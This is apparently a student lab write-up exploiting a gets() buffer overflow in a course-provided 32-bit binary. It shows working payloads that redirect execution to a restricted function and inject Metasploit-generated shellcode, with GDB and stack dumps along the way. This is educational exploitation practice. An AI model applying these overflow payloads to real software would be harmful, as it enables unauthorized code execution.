Operating Systems & Security

Assignment 1

Jana Falah 202100869
Leen Al-Mousa
20210268

Contents

Objective 1: Gain Access to the Restricted Area

For this assignment we did the initial exploit on a 32-bit 2023 version of Kali linux,but in the end the exploit worked on a 64-bit machine as well

Initial Analysis

First we checked the executable using the file command, we can see it's a 32-bit ELF executable that is statically linked and not stripped.

While an executable being statically linked makes the disassembling take a longer time, the fact that it wasn't stripped made analyzing functions and their purpose much easier.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file vuln
vuln: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.32, BuildID[sha1]=0218d30f003fd4f68df3dbdbb9863bcfe6bcb5bb, not stripped

┌──(kali㉿kali)-[~/Desktop]
└─$ chmod +x vuln
```

Then we used the **checksec** command to get more details about the binary


```
└─$ checksec vuln
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents
    Or add the following lines to ~/.pwn.conf or ~/
        [update]
        interval=never
[*] A newer version of pwntools is available on pyp
    Update with: $ pip install -U pwntools
[*] '/home/kali/Desktop/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x8048000)
    Stack:    Executable
    RWX:      Has RWX segments
```

We went ahead and turned off the ASLR on our machine to make the exploit easier

```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
[sudo] password for kali:
0
```

Analyzing the disassembly & decompiled code

For this step we used both GDB and ghidra.




From the screenshot above we can see 3 functions that seem interesting: RestrictedFunction, inputDataProcessing and the main function. We make note of the restricted function's address as we will be needing it later.

After disassembling the main function we can see that our input isn't entered there.

```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x080488d8 <+0>:     push   ebp
   0x080488d9 <+1>:     mov    ebp,esp
   0x080488db <+3>:     push   0x80bbfd8
   0x080488e0 <+8>:     call   0x804f4c0 <puts>
   0x080488e5 <+13>:    add    esp,0x4
   0x080488e8 <+16>:    call   0x804889c <inputDataProcessing>
   0x080488ed <+21>:    mov    eax,0x0
   0x080488f2 <+26>:    leave
   0x080488f3 <+27>:    ret
End of assembler dump.
```

At this point ghidra has finished disassembling the binary and we can easily view the decompiled code



From the screenshot above we can see that the buffer is 250 bytes which will be scanned using the gets function, and since we know gets is a vulnerable function we can exploit it to gain access to the restricted function.

Crafting Our Exploit

Since the buffer was 250 bytes and we also need to overwrite the EBP before overwriting the EIP so that we can successfully redirect the program to the restricted function then we need to fill 254 bytes and then send the address of the restricted function.

So we ran this command inside GDB

run <<< $(python2 -c 'print "A"*254 + "\x7c\x88\x04\x08"')

```
pwndbg> run <<< $(python2 -c 'print "A"*254 + "\x7c\x88\x04\x08"')
Starting program: /home/kali/Desktop/vuln <<< $(python2 -c 'print "A"*254 + "\x7c\x88\x04\x08"')
Welcome to this program
PLease enter your first name:
Nice to meet you Mr: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|◆
You have accessed this restricted function!
Now try executing a shellcode of your choice

Program received signal SIGSEGV, Segmentation fault.
```

Objective 2: Inject a Shellcode that Prints Our Names

Generating the Shellcode

Since metasploit framework is already installed on kali linux we went ahead and ran the command **msfconsole**

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use payload/linux/x86/exec
msf6 payload(linux/x86/exec) > set CMD echo "Jana Falah , Leen Al Mousa"
CMD => echo Jana Falah , Leen Al Mousa
msf6 payload(linux/x86/exec) > generate
# linux/x86/exec - 67 bytes
# https://metasploit.com/
# VERBOSE=false, PrependFork=false, PrependSetresuid=false,
# PrependSetreuid=false, PrependSetuid=false,
# PrependSetresgid=false, PrependSetregid=false,
# PrependSetgid=false, PrependChrootBreak=false,
# AppendExit=false, CMD=echo Jana Falah , Leen Al Mousa,
# NullFreeVersion=false
buf =
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73" +
"\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x20\x00\x00" +
"\x00\x65\x63\x68\x6f\x20\x4a\x61\x6e\x61\x20\x46\x61\x6c" +
"\x61\x68\x20\x2c\x20\x4c\x65\x65\x6e\x20\x41\x6c\x20\x4d" +
"\x6f\x75\x73\x61\x00\x57\x53\x89\xe1\xcd\x80"
msf6 payload(linux/x86/exec) >
```

We just set the CMD variable which is the command the shellcode will run to echo our names and then generated the shellcode


Finding where the shellcode will be saved in the stack

We set a breakpoint right before where the program ends then ran the program.

```
──── tip of the day (disable with set show-tips off) ────
Use the killall command to kill all specified threads (via their ids)
pwndbg> b *(main+26)
Breakpoint 1 at 0×80488f2
pwndbg> r
Starting program: /home/kali/Desktop/vuln
Welcome to this program
PLease enter your first name:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Nice to meet you Mr: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0×080488f2 in main ()
```

After giving it some A's as an input we started analyzing the stack and found the address they were stored at.



```
pwndbg> x/200x $esp-300
0×ffffceac:     0×080eb200      0×080bbfbf      0×ffffced4      0×00000001
0×ffffcebc:     0×080481a8      0×080eb00c      0×00000000      0×080488d2
0×ffffcecc:     0×080bbfbf      0×ffffced6      0×41410000      0×41414141
0×ffffcedc:     0×41414141      0×41414141      0×41414141      0×41414141
0×ffffceec:     0×41414141      0×41414141      0×41414141      0×41414141
0×ffffcefc:     0×41414141      0×41414141      0×41414141      0×41414141
0×ffffcf0c:     0×41414141      0×41414141      0×41414141      0×41414141
0×ffffcf1c:     0×41414141      0×41414141      0×41414141      0×41414141
0×ffffcf2c:     0×41414141      0×41414141      0×41414141      0×080ee000
0×ffffcf3c:     0×00000018      0×080531d8      0×080eb200      0×080ee0e0
0×ffffcf4c:     0×00000000      0×080eb200      0×00000018      0×0000000a
0×ffffcf5c:     0×080bbfd8      0×080529bd      0×080eb200      0×080bbfd8
0×ffffcf6c:     0×080eb200      0×08053143      0×080eb200      0×080ee0e0
0×ffffcf7c:     0×00000018      0×00000017      0×00000017      0×080eb200
```

Executing the shellcode

Since we gathered everything needed for our exploit we used the same command in Objective 1 but instead of just overwriting the EIP to gain access to a function we used the buffer overflow vulnerability to execute the shellcode we generated

run <<< $(python2 -c 'print "\x90"*100 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x20\x00\x00\x00\x65\x63\x68\x6f\x20\x4a\x61\x6e\x61\x20\x46\x61\x6c\x61\x68\x20\x2c\x20\x4c\x65\x65\x6e\x20\x41\x6c\x20\x4d\x6f\x75\x73\x61\x00\x57\x53\x89\xe1\xcd\x80" + "\x90"*87 + "\xdc\xce\xff\xff" ')

Objective 3: Extract System Calls

For this part we could use either ltrace or strace, but since strace shows a more detailed output we used it instead.